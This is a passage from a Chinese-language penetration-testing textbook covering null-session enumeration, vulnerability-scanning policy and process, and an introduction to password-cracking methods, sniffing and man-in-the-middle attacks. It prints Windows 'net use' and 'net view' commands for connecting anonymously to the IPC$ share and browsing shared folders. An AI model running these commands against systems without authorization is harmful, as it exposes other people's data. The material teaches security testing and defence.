在接入Windows系统而未提供凭据(用户名和密码)时，就会产生一个空会话。这种会话只能向一个被称为进程间通信(IPC)的特殊位置发起，该位置是一个用于管理的共享。在正常情况下，空会话设计用于在网络系统间建立连接，以实现系统之间的进程枚举和共享。可能在此过程中获得的信息包括：

- 用户和组列表
- 计算机列表
- 共享列表
- 用户和主机SID

空会话允许使用一个称为NULL用户的特殊账户访问系统，该特殊账户可用于显示与系统共享或用户账户相关的信息，而不需要用户名或密码。

利用空会话是一个简单的任务，只需要寥寥几条命令。例如，假设某计算机主机名是samus，这就意味着可以使用以下命令连接系统，其中主机名是目标系统的IP地址或名称：

```
net use \\samus\ipc$ "/user:"
```

要查看特定系统上可用的共享资源，在运行命令连接到目标系统上的$ipc共享之后，运行以下命令：

```
net view \\samus
```

这将显示系统上的共享列表。当然，如果系统中没有其他共享资源可用，则不会显示任何内容。

攻击者获取该共享列表后，下一步即可连接到某个共享并查看其中存在的数据。使用如下的net use命令即可简单地实现：

```
net use s: \\samus\(shared folder name)
```

现在应该可以浏览映射的S:驱动器，查看共享文件夹中的内容。

6.8 本章小结

扫描阶段之后是枚举阶段，在这个阶段应尽可能多地发掘各个系统的信息。枚举是一

种主动措施，用于获取用户名、共享数据、组信息以及其他多种信息等细节。通过使用枚举技术，可发现系统中的用户、共享、组、打印机、计算机以及其他信息，用于后续攻击。

6.9 习题

1. 为何要将网络数据包分段？
2. 何为套接字？
3. ping扫描的目的为何？
4. 端口扫描的目的为何？
5. 枚举用于获取何种信息？
6. 为何要执行banner抓取？
7. 三次握手有何功能？
8. TCP和UDP有何区别？

第7章

实施漏洞扫描

漏洞是指存在于主机、系统或环境中的弱点与缺乏防护之处。对于威胁而言，漏洞的存在意味着潜在的突破点或目标。定位和识别系统中的漏洞是保护系统的重要环节，但不是唯一一环。

那么，如何发现环境中存在的所有漏洞(尤其是在技术日趋复杂的背景下)？有许多技术手段可以提供帮助；有些是手动的或基于脚本的，其中很多本书已经介绍过了，还有一些是自动化工具(例如漏洞扫描器)。

漏洞扫描器用于识别操作系统和应用程序中的问题和“漏洞”，其工作原理是通过检查编码、端口、变量、banner信息和许多其他可能存在隐患的领域来寻找问题。漏洞扫描器的用途是让合法用户(包括渗透测试者)使用其找出是否存在被成功攻陷的可能性，以及为缓解这种可能性所需的减小或者消除威胁区域的修复措施。尽管漏洞扫描器通常用于检查应用软件，但它们也可以检查整个操作环境，包括网络和虚拟机。

本章将学习：

- 理解漏洞扫描的目的
- 了解漏洞扫描的局限
- 掌握漏洞扫描的过程
- 怎样选择扫描类型

7.1 漏洞扫描简介

漏洞扫描是一套流程，可作为渗透测试的一部分，也可以完全独立执行。此类扫描的目的在于定位和识别目标中的漏洞，并向扫描发起者提供相关信息。如果正确地定期进行，漏洞扫描能够提供关于组织设施安全状况的宝贵信息，包括其技术和管理策略。

许多公司选择使用漏洞扫描器，是因为它们可以很容易地识别多种常见的安全问题。其工作原理是通过检查目标区域的编码、端口及许多其他方面，以揭示攻击者可能利用的任何问题。许多合法用户使用漏洞扫描器查找是否有被攻陷的可能性，以及需要进行何种工作以降低各种威胁。同时，黑客则使用这些扫描器来发现攻击的目标。虽然漏洞扫描器往往最常用于程序，但它们也可以检查整个计算机、网络和虚拟机。

黑客有许多潜入计算机的途径：他们可以利用有缺陷的代码、开放端口或是容易获取用户访问权限的程序。公司使用漏洞扫描器以尽量降低被黑客攻击的可能性。用户可以指定一个目标区域，让扫描程序专门针对计算机的这一部分进行扫描，通过对该区域的彻底检查来发现问题。有些程序可以自动修复小错误，但大多数只是报告发现的问题。

漏洞扫描器软件的主要用户群体是合法的，其中大多是企业用户。初级用户往往缺乏正确修复问题的知识，因此漏洞扫描器通常并非是为他们设计的。漏洞扫描器更多用于企业和大型网络，对于这些用户，漏洞可能导致直接的经济损失或代价惨重的商业机密泄露。渗透测试者往往能从这些工具中获益，因为利用这些工具，他们可以在工作中发现可能被利用的漏洞并为客户提供信息。漏洞扫描器最常用于定制程序或Web应用程序(涉及多人同时工作的程序)，因为它们往往会出现安全威胁。漏洞扫描器也适用于整个计算机、网络、端口、数据库和虚拟机。有些扫描器可用于扫描多种不同的目标区域，而有些扫描器只能够检查计算机的一个方面。

7.2 认识漏洞扫描的局限

长期以来，漏洞扫描一直是安全专业人员的工具箱中的老牌常备品。然而，尽管是一个有价值的工具并将继续作为安全专业人员工具箱的重要组成部分，漏洞扫描也有其局限性——正确理解这一点才能恰当地使用该技术，发挥其最大作用。需要牢记的是，漏洞是一个不断发展变化的问题，可以得到缓解控制，但还需要持续进行重新评估，以确保任何新问题都能得到及时应对(至少要注意保持对网络上当前安全问题的跟踪)。对于这些扫描器，另一个应当记住的要点是：使用这些工具进行扫描的IT管理员或安全专家不应仅由于没有发现其关注的问题就产生一种虚假的安全感。

漏洞扫描器以不同的形式出现，每一种都能针对某个目标系统执行一种特有类型的扫描。某些低端扫描器只提供对系统配置(包括补丁程序和软件版本信息)进行检查的能力；而高端扫描器则可能具备许多强大的特性，如高级报告、分析功能和其他有用的能力。

无论其本身特性和整体功能如何，大多数扫描器都采用类似反恶意软件工具包的模型。在大多数情况下，扫描器依赖于一个关于已知漏洞的数据库，而该数据库需要通过从供应商网站下载新版本实现定期更新。就像疫苗的强化注射一样，该数据库必须定期更新，否则它很快将无法检测新出现的威胁，从而增加未检测到的漏洞遭到利用的安全风险。实际上，如果不定期更新扫描器的话，那么一段时间后它就将变得毫无价值。

关于扫描器，还有一个更大的问题就是：即使应用了全部的当前更新和其他措施，确保了软件的及时更新升级，扫描器还可能“过于自信”。一些使用者相信扫描器提供的报告列出了环境中的所有漏洞，因此基于该报告进行审查和处理就意味着万事大吉——然

而事实绝非如此。实际上，漏洞扫描器只会报告它有能力检测的那些项目，因而仍然存在许多潜在问题被遗漏的可能性。这种情况有点类似于认为环绕着一座建筑物检查一遍问题就能发现其所有潜在的漏洞——事实当然不是这样，很容易忽略某些东西。

最后，另一个有关漏洞扫描器的易于产生的误解是：只有在新闻中或其他消息来源上报道了安全问题时，才需要使用它们。而实际上，扫描必须定期执行，以正确地发现问题，并确保当前采取的安全措施工作正常，能保持环境正常、安全地运行。根据公司需要遵从的具体合规性要求，可能要依照固定的时间表执行漏洞扫描并进行验证。例如，支付卡行业数据安全标准(PCI DSS)要求执行周期性的漏洞扫描，因此任何存储、处理或传输信用卡数据的组织都要执行漏洞扫描。

7.3 漏洞扫描流程概述

漏洞扫描通常作为帮助组织识别其网络和计算设备漏洞的众多手段之一实施。扫描结果能够帮助管理者就他们的网络及其上连接设备的安全性做出有根据的决定。漏洞扫描的规模可大可小，取决于所需评估的资产和系统。

虽然有许多工具可以深入探察系统漏洞，但并非所有的扫描工具都具有相同的特性集。每个扫描工具都可能包含(也可能不包含)其他工具能够评估的漏洞列表。因此，组织应该谨慎地选择所希望使用的扫描器，并规定对任何其他漏洞扫描器的使用都必须事前进行论证和批准。

任何扫描工具都应该能够从一个中心位置评估信息系统，并能提供修复建议。它还必须能够根据漏洞对受害单元的相对影响对每个发现的漏洞设定其严重性值。

7.3.1 对现有设备进行定期评估

理想的情况下，应要求每个部门都按照规范的时间表对其联网的计算设备进行评估。

每个部门至少应该依照规定的时间表(例如每月或每季度)执行完全认证的扫描。扫描应当针对评估各部门的独特需求进行裁剪，且运行范围应覆盖其各自特有控制区域内的所有资产。

例如，可要求每月对下列网络和计算设备进行扫描：

- 任何已知包含敏感数据的计算设备
- 任何必须满足特定监管要求(如HIPAA)的计算设备
- 任何作为用以构建和部署新的工作站/服务器的基本映像的文件系统映像或虚拟机模板
- 任何用作服务器或用于数据存储的设备

- 任何网络基础设施设备

除非另有授权，否则必须使用经批准的漏洞扫描工具进行扫描。

实施扫描时(大多数情况下)应始终考虑到业务的特有需求。要记住：漏洞扫描可能且必然会减慢其正在评估的网络、设备或应用程序。如果在工作时段内进行扫描，应注意尽量减少由于扫描造成的可能干扰。扫描应该在非高峰时段进行，并通过附加的二次扫描，将不合作的或因关机而需要重新扫描的客户端纳入扫描。

计算设备或系统管理员不应仅为了通过评估而对网络计算设备进行更改。此外，只要是连接网络的设备，都不应进行特殊配置屏蔽漏洞扫描。

联网计算设备上的漏洞应根据扫描结果和业务需求加以处理。记住，扫描引擎所发现的漏洞并非全都需要处理。

7.3.2 评估新的系统

在完成漏洞评估且漏洞得到处理之前，任何新的系统都不应加入运营当中。

应当要求各部门在以下时机实施漏洞评估：

- 在操作系统安装及修补阶段完成时
- 在完成任何由供应商提供或内部开发的应用程序的安装时
- 在将信息系统投入运营之前
- 在完成用于部署于多个设备的映像或模板的设计时
- 在供应商提供的信息系统交付时且用户进行验收测试之前，并在投入运营之前再次进行
- 对于新网络基础设施设备，在拷机测试阶段以及投入运营之前

在上述每次脆弱性评估完成时，必须记录并修补所有发现的漏洞。

7.3.3 理解扫描目标

各部门不应对不受其直接控制的系统进行侵入式扫描：

- 各部门要负责确保那些由供应商所有的设备在可能危害企业的漏洞方面受到限制。
- 供应商必须得到通知，且允许其在进行扫描时派出工作人员在场。
- 未经部门和管理层的明确许可，不得允许供应商对信息系统进行扫描。

对那些疑似在网络上引发破坏性行为的联网计算设备，应通过非侵入式方法进行扫描，以追查破坏行为的源头。

7.3.4 缓解风险

在每次评估结束时，各部门应编制体现以下内容的文档：

- 所有发现的漏洞、漏洞的严重性，以及受其影响的信息系统
- 对于每个已发现的漏洞详细说明如何修补或消除该漏洞
- 企业漏洞扫描工具生成的报告，并应评估该报告对于编制该文档的适合性

作为年度安全扫描流程的一部分，应要求各部门将根据该文档开展的漏洞扫描与修复工作进行记录归档。

针对发现的漏洞，应基于一定的原则采取修复和/或缓解措施，例如：

- 严重漏洞应在被发现后15天内被完全解决。
- 高危漏洞应在被发现后30天内被完全解决。
- 中危漏洞应在被发现后60天内被完全解决。
- 低危漏洞应在被发现后90天内得到处理。

当漏洞被利用的风险得到完全清除，且对设备的后续扫描显示漏洞不复存在，则可以认为漏洞已经得到修复。通常，该目标可通过对操作系统或应用程序打补丁或升级软件实现。

7.4 可执行的扫描类型

当然，在实际漏洞中可能用到的各种扫描方式千差万别，但本书在此还是列举几种在行业中可能应用的扫描。

认证扫描 此类扫描通过对特定资质凭据进行验证来判断机器是否存在漏洞，而无须进行侵入式扫描。

信息系统 扫描协同运行以执行一组业务功能的软件、硬件和接口组件。

内部机密 扫描中具有维持特定信息仅对那些得到授权和需要了解该信息的人开放的需求。

侵入式扫描 通过主动执行已知的漏洞利用手段来确定漏洞存在的一种扫描方式。

联网计算设备 扫描任何连接到网络用于提供访问、处理和存储信息的手段的计算设备。

网络基础设施设备 该类扫描针对提供信息传输功能的设备，如路由器、交换机、防火墙和桥接设备；不包括网络服务器和工作站，除非这些服务器/工作站为特定的提供网络传输的功能服务。

部门 扫描组织中定义的一个负责保护某个给定的信息资产的单位。

7.5 本章小结

漏洞扫描器是一种特殊类型的自动化实用工具，用于识别操作系统和应用程序中的弱点。这是通过检查编码、端口、变量、banner信息和许多其他可能存在问题的领域来实现的。许多合法用户使用漏洞扫描器查找是否存在遭到成功攻击的可能性，以及为减小问题区域需要进行哪些修复工作。

虽然漏洞扫描器通常用于检查软件应用程序，但它们也可以检查整个操作环境，包括网络和虚拟机。漏洞扫描器是为了寻找特定的问题而设计的且已证明行之有效，但同时也存在一些严重隐患：如果没有发现问题，扫描器可能会错误地报告没有问题，因此最好对它们的扫描结果进行补充和验证。

7.6 习题

1. 何为漏洞扫描？
2. 实施扫描并将其自动化有何好处？
3. 为何要使用手动扫描？
4. 何为认证扫描？
5. 何为漏洞？

第8章

破 解 密 码

通过之前的扫描、信息收集和枚举过程，现已收集了大量信息，例如用户名、组、密码、权限和其他系统细节。接下来将利用这些信息，进入系统并获得访问权限。

这个阶段代表了试图进入系统以破坏系统或者获取某种信息的时间点。需要记住的是，该过程是相当按部就班的；它包括密码破解、提升权限、执行应用程序、隐藏文件、掩盖痕迹和隐藏证据。本章将介绍破解密码。

本章将学习：

- 区分良好与不良的密码
- 破解密码
- 提升权限

8.1 识别强密码

密码是世界上最广泛使用的身份验证形式，因而是攻击的主要目标之一。在计算机系统、银行账户、自动取款机等中均使用了用户名和密码。对一个渗透测试人员而言，破解密码的能力是一项必备技能，因为它是一种有效的获取系统访问权的方式。

破解密码的方法千变万化，意味着选择也多种多样。可以利用从社会工程到存储缺陷再到安全性低的身份验证服务等的任何手段破解密码。为了帮助更好地理解破解过程，在此首先分析一个强密码的特征。密码应当易于记忆，并且难以被猜到或破解。虽然这两个目标看似自相矛盾，但实际上是相辅相成的。然而，有一个问题是，许多人在寻找“完美”的密码时，会选择一些容易记忆但是也易于被猜到的密码。

下面是一些容易被破解的密码的例子。

- 包含字母、特殊字符和数字的密码：stud@52
- 只包含数字的密码：23698217
- 只包含特殊字符的密码：&*#@!(%)
- 包含字母和数字的密码：meetl23
- 只包含大写或小写的密码：POTHMYDE
- 只包含字母和特殊字符的密码：rex@&ba

- 只包含特殊字符和数字的密码：123@$4
- 含有11个或更少字符的密码

你可能已经知晓这个列表中的一些或全部规则，因为公司在出于任何原因设置任何种类密码时，往往使用它们作为推荐指南。请记住，具有上述列表中任意一个特点的密码都不安全，具有不止一个特点的密码则更不安全。

8.2 选择一种密码破解技术

可使用很多技术找出或恢复密码，虽然各种方法间都有少许差别，但它们都能获取密码。

字典攻击 这种类型的攻击采用了密码破解应用程序的形式，其中使用了一个文本文档，预先(或者手动)加载一个可能密码的通用列表。应用程序将尝试通过使用该列表中的单词来恢复密码。该列表令攻击者可以使用那些常用作密码的单词先拔头筹，有助于加快破解密码的过程。这些列表可以从许多网站免费下载得到，其中有的列表含有数百万单词。

暴力攻击 在这种类型的攻击中，将尝试所有字符的可能组合方式直到找到正确密码。虽然这种攻击可能成功，但许多现代系统都采用了诸如账户锁定和错误登录计数(称为阈值)等技术，以防止该攻击。错误次数通常限制为3~5次。超过该限制值后，将锁定账户并要求管理员重新设置账户密码。

混合攻击 这种密码攻击属于字典攻击，但在流程中附加了其他一些步骤。例如，它可以使用字典攻击，但在字典密码的最后加上通用的密码组成部分(如1或!)。

除了这些技术之外，还有4种攻击类型，每种攻击方式都有不同的恢复和发现密码的方法。通常，可将各种密码破解技术进一步细分为以下类型：

被动攻击 那些只对网络进行监听的攻击归为此类。攻击实现方法之一是搭接连入网络，并使用称为嗅探器的技术分析数据流量以寻找密码。

主动在线攻击 这种类型的攻击比被动攻击更具侵略性，其流程需要更深入地接触目标。这种形式的攻击意味着为破解密码而更主动地攻击受害者。

离线攻击 这种类型的攻击设计针对的不是密码本身的弱点，而是密码在系统中的存储方式。由于密码必须以某种格式存储，攻击者需要设法获取其凭据。

非技术性攻击 这种类型的攻击也称为非电子攻击，它们将攻击转移到现实世界中。通常该类攻击的明确表现形式是社会工程学，也即操纵人心。

仔细研究这些攻击可以锻炼你的洞察力，在今后会用到。

8.3 实施被动在线攻击

被动攻击是指攻击者采取“守株待兔”的方法进行的攻击。这种攻击的整体效果在一定程度上取决于攻击者的静默程度以及密码系统自身的脆弱程度。

8.3.1 网络嗅探和数据包分析

稍后本书将更详细地介绍数据包嗅探器，但在此作为获取密码的一种方法先作简单介绍。嗅探器是一种可用于监听和分析流经网络的信息(或称流量)的软件或硬件。它通常用于进行网络诊断，但也可以用于更具恶意的目的，隐秘监听网络活动。有一种网络流量嗅探器如图8.1所示。




图8.1 Wireshark数据包嗅探器

嗅探如何得以成为一种有效的信息收集方式？这往往是因为人们使用了不安全协议，如FTP、Telnet、rlogin、SMTP和POP3等。在许多情况下，这些协议正被逐步淘汰，要么通过其他安全手段(如SSH)对其进行增强。然而无论采用哪种方式，仍然有许多网络采用可能以纯文本格式保存密码的遗留协议，易于成为攻击者的目标。

有趣的是，易受攻击的不仅仅是旧协议，一些新协议也是如此。例如，IP语音(VoIP)所使用的协议已经被证明易受嗅探攻击。在某些情况下，嗅探器可以截获并解码通话。

8.3.2 中间人攻击

这种类型的攻击发生在不同双方相互通信而第三方进行监听时。在第三方开始监听后，他们可以选择接管通信的原始双方中一方的通信或者选择篡改双方交流的信息。虽然监听行为是被动的，但从攻击者改变数据包内容的那一刻起，就迅速成为一种主动攻击。中间人攻击的原理如图8.2所示。

